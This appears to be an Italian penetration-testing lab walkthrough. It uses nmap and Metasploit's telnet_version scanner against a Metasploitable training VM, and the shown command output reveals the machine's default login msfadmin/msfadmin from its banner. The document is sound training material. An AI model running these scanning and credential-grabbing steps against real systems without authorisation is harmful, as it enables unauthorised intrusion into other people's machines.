
EXPLOIT TELNET

La simulazione di oggi prevede l'utilizzo del modulo ausiliario Telnet su Metasploit per poter recuperare login e password del servizio sulla macchina target Metasploitable, che nel nostro caso è all' indirizzo IP **192.168.1.149.**

Per prima cosa, come da prassi, configuriamo e testiamo le macchine controllando in primis che comunichino tra loro e poi lanciamo per scrupolo il comando per verificare che sia presente il servizio telnet sulla macchina target.

Per farlo lanciamo: ***nmap -sV -T4 192.168.1.149***



Ora che ci siamo accertati che l'ambiente di test funzioni correttamente possiamo procedere con Metasploit.

Da terminale lanciamo il comando ***msfconsole*** e cerchiamo l'exploit ausiliario relativo a Telenet lanciando il comando search auxiliary **telnet_version**

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search auxiliary telnet_version

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank    Check  Description
   -  ----                                                 ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version                     normal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version                               normal  No     Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version
```

Lanciamo il comando use seguito dal path dell'exploit che vogliamo utilizzare, nel nostro caso l'1 e dopodichè lanciamo show options per vedere quali paramentri sono necessari per l'avvio dell'expolit

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Come possiamo vedere dall'immagine precedente è richiesto RHOSTS ovvero l'indirizzo ip della macchina target, andiamo ad impostarlo eseguendo il comando:
set RHOSTS 192.168.1.149 e lanciamo il comando RUN per eseguire l'exploit

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 auxiliary(scanner/telnet/telnet_version) > run
```

Di seguito possiamo vederne il risultato, in particolar modo vediamo come l'exploit ci stampa in output il banner iniziale di Metasploitable dove sono presenti anche le credenziali di login, msfadmin / msfadmin evidenziate in giallo.

```
[+] 192.168.1.149:23      - 192.168.1.149:23 TELNET _
  _      _       ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | |
___|___ \ \x0a| '_ `  _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\
x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | | |_) | | | __// __/ \x0a|_| |_|
|_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_|\__._/|_|\___|_____|\x0a
                    |_|                                  \x0a\x0a\x0aWarning: Never expose
this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin w
ith msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```